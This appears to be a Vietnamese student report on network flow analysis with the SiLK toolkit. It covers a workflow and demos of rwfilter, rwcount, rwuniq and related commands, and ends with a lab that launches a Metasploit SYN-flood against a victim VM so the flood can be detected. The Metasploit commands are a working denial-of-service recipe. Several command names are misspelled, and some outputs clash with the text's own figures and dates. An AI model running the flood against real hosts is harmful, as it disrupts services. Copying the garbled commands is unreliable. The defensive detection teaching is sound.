Hình 4 - Quy trình phân tích dữ liệu mạng bằng SiLK


2.5 Công thức thu thập thông tin

Collection



Hình 5 - Quy trình biến gói tin mạng từ tcpdump → PCAP → YAF → IPFIX để phân tích

Packing



Hình 6 - Giao diện phần mềm dùng để biến đổi và vẽ đồ thị hàm số trong toán học.

Bước Công thức điều tra bối cảnh của sự kiện. Về cơ bản, nó liên quan đến việc thu thập thông tin để xác định các thuộc tính duy nhất của mạng, hoạt động của nó và sự kiện. Mạng lưới rộng bao nhiêu? Thế nào là nó có cấu trúc? Cảm biến mạng được đặt ở đâu? Sự kiện này xảy ra khi nào? Có liên quan đến cụ thể không cảm biến, địa chỉ IP, máy chủ, không gian mạng, cổng, giao thức, v.v. Làm bất kỳ phân tích trước đó của Mạng lưới cung cấp cái nhìn sâu sắc? Thông tin có thể không đầy đủ tại thời điểm này, nhưng nó đóng vai trò là điểm khởi đầu cho đưa ra các phân tích và thiết lập phạm vi của nó. Chúng ta có thể sử dụng nó để hình thành một giả thuyết cho mạng hành vi. Giả thuyết này đóng vai trò là cơ sở phân tích của chúng tôi. Trong các phân tích thăm dò tinh vi hơn, chúng ta có thể hình thành nhiều kịch bản và giả thuyết để điều tra và phân tích.

Thông tin lượm lặt được từ việc khám phá bối cảnh của sự kiện giúp chúng ta thiết lập các hành vi mạng nào nên được bao gồm trong (hoặc loại trừ khỏi) phân tích của chúng tôi. Chúng ta có thể sử dụng thông tin này để xây dựng một truy vấn để chọn và các bản ghi lưu lượng mạng phân vùng từ kho lưu trữ SiLK hoặc một tệp được lưu trữ. Truy vấn thường kết hợp thông tin như nơi lưu lượng được thu thập, ngày thu thập dữ liệu và hướng lưu lượng. Trong cộng đồng SiLK, lựa chọn truy vấn thường được gọi là kéo dữ liệu Phân vùng áp dụng các thử nghiệm cho các bản ghi lưu lượng được chọn để phân tách (hoặc phân vùng) chúng thành các danh mục để biết thêm kiểm tra, điều tra. Một bộ thử nghiệm mặc định được cung cấp với SiLK. Nó bao gồm địa chỉ IP, cổng, giao thức, thời gian và khối lượng. (Nếu các thử nghiệm bổ sung là cần thiết để phân tích, các công cụ SiLK có thể được mở rộng thông qua các plugin để cung cấp cho họ.)

Sự kết hợp giữa lựa chọn và phân vùng (thường được gọi là lọc) được thực hiện với lệnh `rwfilter`. Các hồ sơ đáp ứng các tiêu chí lọc được gửi để vượt qua các điểm đến. Hồ sơ

làm không được gửi đến các điểm đến thất bại . Cả hai có thể được kết hợp vào tất cả các điểm đến. Điều này cung cấp các tùy chọn linh hoạt để lưu trữ kết quả truy vấn trong tệp hoặc sử dụng đường ống để gửi chúng đến các lệnh khác để xử lý.

2.6 Bước Model

Bước model tóm tắt dữ liệu và điều tra các hành vi quan tâm. Hành vi của mạng là gì

Trong quá trình hoạt động bình thường? Điều gì đã xảy ra trong một sự kiện? Những mô hình và hành vi chúng ta có thể xác định?

Chúng có giống với những gì được quan sát trong các sự kiện khác không? Bằng cách kiểm tra thông tin thu thập được trong Xây dựng bước, bạn có thể đưa ra một mô hình của sự kiện có lẽ giải thích những gì đang diễn ra.

SiLK cung cấp nhiều công cụ để kiểm tra dữ liệu lưu lượng mạng liên quan đến một sự kiện. Mỗi công cụ đưa ra các quan điểm khác nhau về dữ liệu có thể được xem xét độc lập hoặc kết hợp để phân tích.

Ví dụ: SiLK bao gồm các công cụ để tạo tổng kết lưu lượng theo chuỗi thời gian (lệnh `rwcount`), thống kê tóm tắt điện toán (lệnh `rwstats`) và tổng hợp các giá trị của các thuộc tính luồng cho khoảng thời gian do người dùng định nghĩa (lệnh `rwuniq`).

Bước này có thể được thực hiện bằng tay. Đối với các phân tích có phạm vi lớn hơn, nó có thể được tự động hóa bằng cách sử dụng shell hoặc tập lệnh Python

2.7 Kiểm tra

Bước Kiểm tra chạy mô hình mà bạn đã tạo ra bằng tay hoặc bằng cách thực thi các tập lệnh shell hoặc Python.

Điều này cung cấp cho bạn một cơ hội để kiểm tra tiến trình phân tích.

SiLK bao gồm các lệnh để sắp xếp các bản ghi lưu lượng theo các khóa do người dùng xác định (lệnh `rwsort`),

tạo tập hợp các địa chỉ IP duy nhất từ các bản ghi lưu lượng (`rwset` và các lệnh liên quan của nó) và tạo các nhóm bản ghi theo các tiêu chí khác (`rwbag` và các lệnh liên quan của nó). Các lệnh này giúp bạn tổ chức xuất ra từ các lệnh SiLK khác nhau và lưu nó để sử dụng tiếp.

2.8 Phân tích

Bước Phân tích xem xét kết quả của các bước trước. Những kết quả này cho chúng ta biết gì về sự kiện này?

Những hành vi đã được xác định? Những loại sự kiện họ liên quan đến? Những mối quan hệ chúng ta có thể xác định giữa các dòng chảy? Các giả thuyết ban đầu của chúng tôi vẫn còn giữ? Chúng ta có thể tìm và loại bỏ sai tích cực và tiêu cực sai?

Bước này bao gồm kiểm tra và giải thích đầu ra từ các công cụ phân tích được đề cập trước đó. SiLK cũng có thể dịch các bản ghi lưu lượng nhị phân thành văn bản để phân tích với các gói đồ họa, bảng tính và toán học công cụ (lệnh `rwcut`).

2.9 Lọc

Bước Tinh chỉnh cải thiện phân tích. Chúng tôi đã giải thích thành công sự kiện này? Nếu không, chúng ta đã có gặp gỡ vấn đề gì? Chúng tôi đã hiểu đúng bối cảnh của sự kiện? Có phải truy vấn của chúng tôi vào kho lưu trữ SiLK quá nhiều dữ liệu? Chúng ta có cần đào sâu vào dữ liệu trong các bước thử nghiệm và mô hình hóa không? Chúng ta có nên hãy xem xét lại các kết quả để xem liệu chúng ta có bỏ lỡ hoặc giải thích sai các mô hình và hành vi quan trọng không?

Các bước trước trong quy trình làm việc có thể được kết hợp theo mô hình lặp. Ví dụ, bạn có thể muốn cô lập các bản ghi lưu lượng quan tâm khỏi lưu lượng mạng không liên quan bằng cách thực hiện các truy vấn bổ sung với lệnh `rwfilter` và lặp lại các bước tiếp theo trong phân tích. Điều này thu hẹp dữ liệu để tập trung vào các khoảng thời gian và các hành vi quan tâm và loại bỏ các hồ sơ lưu lượng không cần thiết.

Quy trình công việc được mô tả trong phần này cung cấp cho chúng tôi tính linh hoạt để bắt đầu khám phá dữ liệu của chúng tôi với một tổng quát câu hỏi, áp dụng một hoặc nhiều phân tích cho câu hỏi và hoàn thành quy trình công việc với một phân tích lặp lại.

Tuy nhiên, sự linh hoạt này đi kèm với sự đánh đổi. Các truy vấn thường tăng tỷ lệ thuận với thời gian của số và lưu lượng ghi thuộc tính của một phân tích. Do đó, một mô hình chính xác của một phân tích nên được được sản xuất để giảm thiểu kết quả truy vấn.

2.10 Áp dụng quy trình làm việc SiLK

Quy trình công việc SiLK có thể được áp dụng theo các cách khác nhau để đáp ứng các yêu cầu của các nhóm phân tích. Các nhóm mà chủ yếu liên quan đến hoạt động mạng thường sẽ tập trung vào giám sát hoặc dịch vụ mạng và xác nhận thiết bị. Các nhóm phản ứng sự cố thường tập trung vào những thay đổi trong hành vi mạng có thể là liên quan đến một sự cố. Các nhóm cải tiến bảo mật thường tập trung vào việc hiểu mạng có vấn đề hành vi và thay đổi xác định tác động của cải tiến. Mặc dù bộ SiLK cung cấp các tính năng hỗ trợ tất cả các nhóm, công việc cần thiết để sử dụng chúng sẽ khác nhau.

CHƯƠNG 3. DEMO VÀ KẾT LUẬN

3.1 Demo cơ bản với SiLK

3.1.1 Cài đặt SiLK

Tải tệp cấu hình và cài đặt SiLK theo địa chỉ:

Wget <https://raw.githubusercontent.com/chrissanders/FlowBAT/master/support/silkonabox.sh>

Gán quyền để thực thi tệp với lệnh: `chmod +x silkonabox.sh` và chạy lệnh sau để cài đặt: `./silkonabox.sh`

Sau khi cài đặt thành công ta sẽ thu được kết quả và version của SiLK



```
SILK and YAF installation finished.  
--YAF and rflowpack start on boot  
--Collection Interface = ens33  
--rflowpack pid = 3342  
--yaf pid = 25821  
  
Config files  
--/data/silk.conf  
--/data/sensors.conf  
--root-directory=/data/
```

Hình 7 – Cài đặt thành công SiLK

3.1.2 Phân tích SiLK

3.1.2.1 Thu thập thông tin

Lấy một danh sách các cảm biến với `rwsiteinfo`:

`Rwsiteinfo` giúp:

- Liệt kê và mô tả tất cả các cảm biến trong mạng
- Đối với cảm biến cần quan tâm, nó giúp liệt kê tất cả các loại lưu lượng, số lượng tệp dữ liệu được lưu trữ trong kho SiLK cho từng loại lưu lượng thời gian bắt đầu ...

`rwsiteinfo --fields=sensor,describe-sensor` cho ta thấy các cảm biến và tên của nó ở dạng txt

```
b22dcat164@ubuntu:~$ rwsiteinfo --fields=sensor,describe-sensor
```

Sensor	Sensor-Description
S0	Description for sensor S0
S1	
S2	Optional description for sensor S2
S3	
S4	
S5	
S6	
S7	
S8	
S9	
S10	
S11	
S12	
S13	
S14	

Hình 8 - Lấy một danh sách các cảm biến với rwsiteinfo

rwsiteinfo --sensor=S0 --fields=type,repo-file-count,repo-start-date,repo-end-date: ở đây ta quan tâm đến cảm biến S0 với: --sensor:tên cảm biến cần kiểm tra,

--fields hiển thị thông tin các loại lưu lượng mạng được liên kết với S0

--repo-file-Count: Số lượng tệp mà S) lưu trữ trong kho SiLK cho từng loại lưu lượng mạng. Mỗi tệp đại diện cho một giờ dữ liệu được ghi lại.

repo-start-date Ngày giờ và ngày của tệp cũ nhất mà S1 lưu trữ trong kho SiLK.

repo-end-date Ngày giờ và ngày của tệp gần đây nhất mà S1 lưu trữ trong kho SiLK

```
b22dcat164@ubuntu:~$ rwsiteinfo --sensor=S0 --fields=type,repo-file-count,repo-start-date,repo-end-date
```

Type	File-Count	Start-Date	End-Date
in	1	2026/04/18T13:00:00	2026/04/18T13:00:00
out	1	2026/04/18T13:00:00	2026/04/18T13:00:00
inweb	1	2026/04/18T13:00:00	2026/04/18T13:00:00
outweb	1	2026/04/18T13:00:00	2026/04/18T13:00:00
innull	0		
outnull	0		
int2int	1	2026/04/18T13:00:00	2026/04/18T13:00:00
ext2ext	1	2026/04/18T13:00:00	2026/04/18T13:00:00
inicmp	0		
outicmp	0		
other	0		

Hình 9 – Thông tin các loại lưu lượng mạng

Chọn bản ghi lưu lượng với rwsfilter. Đây là lệnh phổ biến nhất đóng vai trò nền tảng để xây dựng một mạng phân tích. Nó chọn các bản ghi trong SiLK sau đó hướng đến một tệp khác,

Cấu trúc: rwsfilter{selection|input}partition output

Ví dụ: rwsfilter --start=2026/04/18T13 --end=2026/04/18T13 --sensor=S0 --type=all --any-address=192.168.56.142 --pass=flows.rw

-start,end:là khoảng thời gian để truy xuất các bản ghi SiLK ở đây là từ 00h ngày 02/04/2026 đến 23h ngày 02/04/2026

-sensor:cảm biến truy xuất đây là S0

-any-address:thiết lập bộ lọc đơn giản để phân vùng các bản ghi lưu lượng mạng đã chọn ở đây là liên quan đến địa chỉ IP 192.169.56.142

-pass tên tệp lưu trữ các bản ghi đã chọn ở đây là flows.rw

```
b22dcat164@ubuntu:~$ rfilter --start=2026/04/18T00 --end=2026/04/18T23 --sensor=S0 --type=all --any-address=192.168.189.132 --pass=flows2.rw
b22dcat164@ubuntu:~$ ls -l flows.rw
-rw-rw-r-- 1 b22dcat164 b22dcat164 880 Apr 18 13:08 flows.rw
```

Hình 10 – Truy xuất các bản ghi SiLK

3.1.2.2 Model

Lưu lượng đặc trưng theo thời gian với rwcoun: lệnh ghi lại hoạt động mạng trong khoảng thời gian (bin-size) mà ta ghi nó đếm số lượng các bản ghi kích thước bản ghi và gói cho các luồng xảy ra trong thời gian được chỉ định của từng giai đoạn

rwcoun --bin-size=600 flows.rw

Nó đếm khối lượng bản ghi thu được từ flows.rw theo kích cỡ 10 phút.

```
b22dcat164@ubuntu:~$ rwcoun --bin-size=600 flows.rw
```

Date	Records	Bytes	Packets
2026/04/18T13:00:00	8.00	4059.00	38.00

Hình 11 – Lưu lượng đặc trưng theo thời gian

Hồ sơ lưu lượng với rwuniq

Rwuniq là một công cụ đếm.Nó đọc các bản ghi lưu lượng và đếm các bản ghi byte và gói có các trường và nó cần kết hợp với rfilter ví dụ 2 lệnh sau

1.rfilter flows.rw --bytes=0-300 --pass=stdout| rwuniq --bin-time=3600 --fields=stime,type --values=records --sort-output> low-byte.txt

```
b22dcat164@ubuntu:~$ cat low-byte.txt
```

sTime	type	Records
2026/04/18T13:00:00	outweb	2

Hình 12 – Hồ sơ lưu lượng với rwuniq

2.rfilter flows.rw --bytes=300-100000 --pass=stdout| rwuniq --bin-time=3600 --fields=stime,type --values=records --sort-output> medium-byte.txt

```
hoang@hoang-virtual-machine:~$ cat medium-byte.txt
```

sTime	type	Records
2020/07/02T10:00:00	in	8
2020/07/02T10:00:00	out	19
2020/07/02T10:00:00	inweb	195
2020/07/02T10:00:00	outweb	200
2020/07/02T10:00:00	int2int	41
2020/07/02T11:00:00	in	4
2020/07/02T11:00:00	out	4
2020/07/02T11:00:00	inweb	212
2020/07/02T11:00:00	outweb	196
2020/07/02T11:00:00	int2int	52
2020/07/02T12:00:00	inweb	60
2020/07/02T12:00:00	outweb	40
2020/07/02T12:00:00	int2int	24

Hình 13 – Hồ sơ lưu lượng với rwuniq

3.1.2.3 Test

Xem thông tin file với `rwfileinfo`: hiển thị số lượng các bản ghi trong tệp, kích thước của tệp và lệnh đã tạo tệp

Lệnh: `rwfileinfo --fields=count-records,file-size,command-lines flows.rw`

Ta thấy số bản ghi ở đây là: 4903 kích thước tệp là 255112 bytes và có 1 câu lệnh tạo tệp `flows.rw` như hình dưới

```
b22dcat164@ubuntu:~$ rwfileinfo --fields=count-records,file-size,command-lines flows.rw
flows.rw:
count-records      8
file-size          880
command-lines
```

Hình 14 – Xem thông tin file

Sắp xếp bản ghi lưu lượng với `rwsort`: là công cụ sắp xếp tốc độ cao cho các bản ghi `SiLK`, nó đọc các bản ghi nhị phân từ đầu vào tiêu chuẩn và xuất ra bản ghi theo thứ tự các trường người dùng chỉ định

`rwsort flows.rw --fields=dip,protocol,bytes --reverse | rwcut --fields=dip,protocol,bytes,stime --num-recs=10` lệnh chỉ định thứ tự sắp xếp là `dip,protocol` và `byte` từ tệp `flows.rw` và đầu ra của `rwsort` là đầu vào của `rwcut`

```
b22dcat164@ubuntu:~$ rwsort flows.rw --fields=dip,protocol,bytes --reverse | \
> rwcut --fields=dip,protocol,bytes,stime --num-recs=10
```

dIP	pro	bytes	sTime
192.168.56.142	6	1047	2026/04/18T13:02:51.226
192.168.56.142	6	1047	2026/04/18T13:02:51.289
192.168.56.142	6	349	2026/04/18T13:04:44.753
192.168.56.142	6	349	2026/04/18T13:06:26.265
185.125.190.100	6	267	2026/04/18T13:06:26.008
185.125.190.99	6	267	2026/04/18T13:04:44.502
172.66.147.243	6	398	2026/04/18T13:02:51.269
104.20.23.154	6	335	2026/04/18T13:02:51.206

Hình 15 – Sắp xếp bản ghi lưu lượng

3.1.2.4 Phân tích

Hiển thị bản ghi lưu lượng với `rwcut`: `rwcut` giúp dịch các bản ghi lưu lượng mạng từ dạng nhị phân sang dạng văn bản có thể đọc được như text:

`rwcut --fields=sip,dip,sport,dport,protocol,stime --num-recs=10 flows.rw`: gồm các tham số là các trường (fields) được hiển thị, thời gian bắt đầu dòng chảy, số bản ghi `rwcut(num-recs)` được hiển thị và `flows.rw` là tên tệp chứa bản ghi lưu lượng mạng


```

b22dcat164@ubuntu:~$ rwcut --fields=sip,dip,sport,dport,protocol --num-recs=10 \
> --ipv6-policy=ignore flows.rw | rwresolve
      sip|              dip|sport|dport|pro|
104.20.23.154|ubuntu|    80|36970| 6|
172.66.147.243|ubuntu|    80|39340| 6|
connectivity-check-ubuntu-com-0.ps5.canonical.com|ubuntu|    80|50984| 6|
connectivity-check-ubuntu-com-1.ps5.canonical.com|ubuntu|    80|35312| 6|
ubuntu| 104.20.23.154|36970|    80| 6|
ubuntu| 172.66.147.243|39340|    80| 6|
ubuntu|connectivity-check-ubuntu-com-0.ps5.canonical.com|50984|    80| 6|
ubuntu|connectivity-check-ubuntu-com-1.ps5.canonical.com|35312|    80| 6|
b22dcat164@ubuntu:~$

```

Hình 16 – Hiển thị bản ghi lưu lượng

Sắp xếp bản ghi lưu lượng với rwsort: là công cụ sắp xếp tốc độ cao cho các bản ghi SiLK, nó đọc các bản ghi nhị phân từ đầu vào tiêu chuẩn và xuất ra bản ghi theo thứ tự các trường người dùng chỉ định

rwsort flows.rw --fields=dip,protocol,bytes --reverse | rwcut --fields=dip,protocol,bytes,stime --num-recs=10 lệnh chỉ định thứ tự sắp xếp là dip,protocol và byte từ tập flows.rw và đầu ra của rwsort là đầu vào của rwcut

Giúp ta biết số byte trên mỗi gói tiêu chuẩn, có byte nào nằm ngoài đường cơ sở không.

```

hoang@hoang-virtual-machine:~$ rwcumt --bin-size=600 flows.rw
      Date|      Records|      Bytes|      Packets|
2020/07/02T10:20:00|      352.86|    68498.22|      552.87|
2020/07/02T10:30:00|    1360.69|  114566584.15|    107345.42|
2020/07/02T10:40:00|    187.45|   19359632.63|    10868.71|
2020/07/02T10:50:00|    412.97|   224149.60|     1235.23|
2020/07/02T11:00:00|    1182.10|  10421788.91|     9813.15|
2020/07/02T11:10:00|    292.93|   124089.49|     679.61|
2020/07/02T11:20:00|     92.12|    14185.60|     160.64|
2020/07/02T11:30:00|    227.88|   111262.40|     799.36|
2020/07/02T11:40:00|    104.00|    17332.00|     180.00|
2020/07/02T11:50:00|     88.08|    13835.25|     156.47|
2020/07/02T12:00:00|    167.92|    82108.75|     619.53|
2020/07/02T12:10:00|    112.00|    17396.00|     188.00|
2020/07/02T12:20:00|    136.05|    20920.93|     252.29|
2020/07/02T12:30:00|    131.95|    58467.07|     403.71|
2020/07/02T12:40:00|     54.00|     8982.00|     116.00|

hoang@hoang-virtual-machine:~$ rwsort flows.rw --fields=dip,protocol,bytes --reverse | rwcut --fields=dip,protocol,bytes,stime --num-recs=10
      dip|pro|      bytes|      stime|
255.255.255.255| 17|    202|2020/07/02T10:29:05.350|
255.255.255.255| 17|    202|2020/07/02T10:29:05.350|
255.255.255.255| 17|    202|2020/07/02T10:29:05.350|
255.255.255.255| 17|     65|2020/07/02T10:29:12.275|
255.255.255.255| 17|     65|2020/07/02T10:29:12.275|
255.255.255.255| 17|     65|2020/07/02T10:29:12.275|
255.255.255.255| 17|     43|2020/07/02T10:29:10.007|
255.255.255.255| 17|     43|2020/07/02T10:29:11.108|
255.255.255.255| 17|     43|2020/07/02T10:29:11.108|
255.255.255.255| 17|     43|2020/07/02T10:29:10.007|

```

Hình 17 – Sắp xếp bản ghi lưu lượng

Hiển thị địa chỉ IP, số lượng và thông tin mạng với rwssetcat: Nó hiển thị các địa chỉ IP trong một IPset, đếm số lượng địa chỉ IP thì thị thông tin về mạng, địa chỉ IP min, mã cũng như các bản tóm tắt khác cho IPset

rwssetcat --print-statistics low-byte.set: chỉ định in một bản tóm tắt IP trong một bộ IP của tập low-byte.set


```
b22dcat164@ubuntu:~$ rwssetcat --print-statistics low-byte.set
Network Summary
minimumIP = 192.168.56.142
maximumIP = 192.168.56.142
1 host (/32), 0.000000% of 2^32
1 occupied /8, 0.390625% of 2^8
1 occupied /16, 0.001526% of 2^16
1 occupied /24, 0.000006% of 2^24
1 occupied /27, 0.000001% of 2^27
```

Hình 18 – In một bản tóm tắt IP trong một bộ IP

3.1.2.5 Tinh chỉnh

Chuyển đổi địa chỉ IP thành tên miền với `rwresole`

Lệnh này thực hiện tra cứu tên miền ngược trên danh sách IP để lấy tên máy chủ. Nếu thành công thì nó sẽ in ra tên máy chủ nếu không thì in ra địa chỉ IP. Lệnh này đầu tiên sử dụng `rwcut` để tạo danh sách ip sau đó chuyển kết quả vào `rwresolve` để tìm kiếm máy chủ với IP đích.

`rwcut --fields=sip ,dip ,sport ,dport ,protocol --num -recs =10 --ipv6 -policy=ignore flows.rw | rwresolve`

```
b22dcat164@ubuntu:~$ rwcut --fields=sip,dip,sport,dport,protocol --num-recs=10 --ipv6-policy=ignore flows.rw | rwresolve | column -t -s '|'
sip      dip      sport    dport    protocol
104.20.23.154  ubuntu  80       36970    6
172.66.147.243  ubuntu  80       39340    6
connectivity-check-ubuntu-com-0.ps5.canonical.com  ubuntu  80       50984    6
connectivity-check-ubuntu-com-1.ps5.canonical.com  ubuntu  80       35312    6
ubuntu   104.20.23.154  36970    80       6
ubuntu   172.66.147.243  39340    80       6
ubuntu   connectivity-check-ubuntu-com-0.ps5.canonical.com  50984    80       6
ubuntu   connectivity-check-ubuntu-com-1.ps5.canonical.com  35312    80       6
```

Hình 19 – Chuyển đổi địa chỉ IP thành tên miền

`rwcut --fields=sip ,dip ,sport ,dport ,protocol --num -recs =10 --ipv6 -policy=ignore flows.rw | rwresolve --ip-fields =2`

```
b22dcat164@ubuntu:~$ rwcut --fields=sip,dip,sport,dport,protocol --num-recs=10 --ipv6-policy=ignore flows.rw | rwresolve --ip-fields=2 | column -t -s '|'
sip      dip      sport    dport    protocol
104.20.23.154  ubuntu  80       36970    6
172.66.147.243  ubuntu  80       39340    6
185.125.190.99  ubuntu  80       50984    6
185.125.190.100 ubuntu  80       35312    6
192.168.56.142  104.20.23.154  36970    80       6
192.168.56.142  172.66.147.243  39340    80       6
192.168.56.142  connectivity-check-ubuntu-com-0.ps5.canonical.com  50984    80       6
192.168.56.142  connectivity-check-ubuntu-com-1.ps5.canonical.com  35312    80       6
```

Hình 20 – Hoàn thành chuyển đổi

3.2 Demo phân tích tấn công Dos với SiLK và python

3.2.1 Giới thiệu môi trường lab

Môi trường lab gồm 2 máy ảo cài trên vm ware, 1 máy ảo tấn công cài metasploit để tấn công dos, 1 máy ảo nạn nhân cài SiLK

3.2.2 Các bước demo

Khởi tạo và cấu hình metasploit ở máy tấn công


```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.56.142
RHOSTS => 192.168.56.142
msf auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf auxiliary(dos/tcp/synflood) > run
```

3.2.3 Khởi tạo và cấu hình Metasploit

Test tấn công thành công bằng wireshark ở máy nạn nhân

```
b22dcat164@ubuntu:~$ sudo wireshark
[sudo] password for b22dcat164:
StandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```



No.	Time	Source	Destination	Protocol	Length	Info
2849	1.198825149	177.141.192.169	192.168.56.142	TCP	60	42632 → 80 [SYN] Seq=0 Win=3931 Len=0
2850	1.198829900	192.168.56.142	177.141.192.169	TCP	54	80 → 42632 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2851	1.199356934	177.141.192.169	192.168.56.142	TCP	60	23826 → 80 [SYN] Seq=0 Win=2065 Len=0
2852	1.199363202	192.168.56.142	177.141.192.169	TCP	54	80 → 23826 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2853	1.199924667	177.141.192.169	192.168.56.142	TCP	60	35150 → 80 [SYN] Seq=0 Win=1756 Len=0
2854	1.199930921	192.168.56.142	177.141.192.169	TCP	54	80 → 35150 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2855	1.200775487	177.141.192.169	192.168.56.142	TCP	60	15076 → 80 [SYN] Seq=0 Win=939 Len=0
2856	1.200780455	192.168.56.142	177.141.192.169	TCP	54	80 → 15076 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2857	1.201200023	177.141.192.169	192.168.56.142	TCP	60	12526 → 80 [SYN] Seq=0 Win=383 Len=0
2858	1.201204415	192.168.56.142	177.141.192.169	TCP	54	80 → 12526 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2859	1.201707176	177.141.192.169	192.168.56.142	TCP	60	51174 → 80 [SYN] Seq=0 Win=1955 Len=0
2860	1.201709109	192.168.56.142	177.141.192.169	TCP	54	80 → 51174 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2861	1.202206046	177.141.192.169	192.168.56.142	TCP	60	54998 → 80 [SYN] Seq=0 Win=2296 Len=0

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface ens33, id 0
Ethernet II, Src: VMware_99:8b:8d (00:0c:29:99:8b:8d), Dst: VMware_3d:f9:16 (00:0c:29:3d:f9:16)
Internet Protocol Version 4, Src: 177.141.192.169, Dst: 192.168.56.142
Transmission Control Protocol, Src Port: 13152, Dst Port: 80, Seq: 0, Len: 0

3.2.4 Test tấn công

Thu thập bản ghi netflow ứng với thời gian vừa tấn công dos ra bản ghi tcp5.rw

```
b22dcat164@ubuntu:~$ rfwfilter --start-date=2026/04/18T00 --end-date=2026/04/18T23 --proto=6 --sensor=50 --type=all --daddress=192.168.56.142 --print-volume-statistics --pass=tcp5.rw
```

	Recs	Packets	Bytes	Files
Total	804244	812576	34147333	6
Pass	401661	407061	17554470	1
Fail	402583	405515	16592863	1

3.2.5 Thu thập bản ghi netflow

Truy vấn số bản ghi theo thời gian qua lệnh rwcoun

```
b22dcat164@ubuntu:~$ rwcourt tcp5.rw --bin-size=100
```

Date	Records	Bytes	Packets
2026/04/18T13:01:40	2.00	2094.00	10.00
2026/04/18T13:03:20	1.00	349.00	4.00
2026/04/18T13:05:00	1.00	349.00	4.00
2026/04/18T13:06:40	1.00	389.00	5.00
2026/04/18T13:08:20	0.00	0.00	0.00
2026/04/18T13:10:00	0.00	0.00	0.00
2026/04/18T13:11:40	1.00	243.00	4.00
2026/04/18T13:13:20	1.00	349.00	4.00
2026/04/18T13:15:00	0.00	0.00	0.00
2026/04/18T13:16:40	106705.10	4358416.78	108960.42
2026/04/18T13:18:20	171781.60	6949321.57	173730.96
2026/04/18T13:20:00	57555.30	2305187.65	57627.62
2026/04/18T13:21:40	0.00	0.00	0.00
2026/04/18T13:23:20	1.00	349.00	4.00
2026/04/18T13:25:00	27.00	392435.00	408.00
2026/04/18T13:26:40	0.00	0.00	0.00
2026/04/18T13:28:20	0.00	0.00	0.00
2026/04/18T13:30:00	3.00	29989.00	26.00
2026/04/18T13:31:40	1.00	243.00	4.00
2026/04/18T13:33:20	0.00	0.00	0.00
2026/04/18T13:35:00	0.00	0.00	0.00
2026/04/18T13:36:40	1.00	243.00	4.00
2026/04/18T13:38:20	19.26	299885.90	339.34
2026/04/18T13:40:00	65537.74	2898605.10	65559.66
2026/04/18T13:41:40	1.00	389.00	5.00
2026/04/18T13:43:20	10.45	93765.88	134.72
2026/04/18T13:45:00	7.52	163718.17	169.65
2026/04/18T13:46:40	3.03	58147.95	56.63

3.2.6 Truy vấn số bản ghi

Parse dữ liệu bản ghi ra json bằng thư viện silk trong python, rồi từ file json thư viện pyplot sẽ render ra biểu đồ tùy theo cấu hình và mục đích phân tích. Cụ thể với tấn công dos, sẽ lựa chọn thông số packet/s để phân tích tấn công.

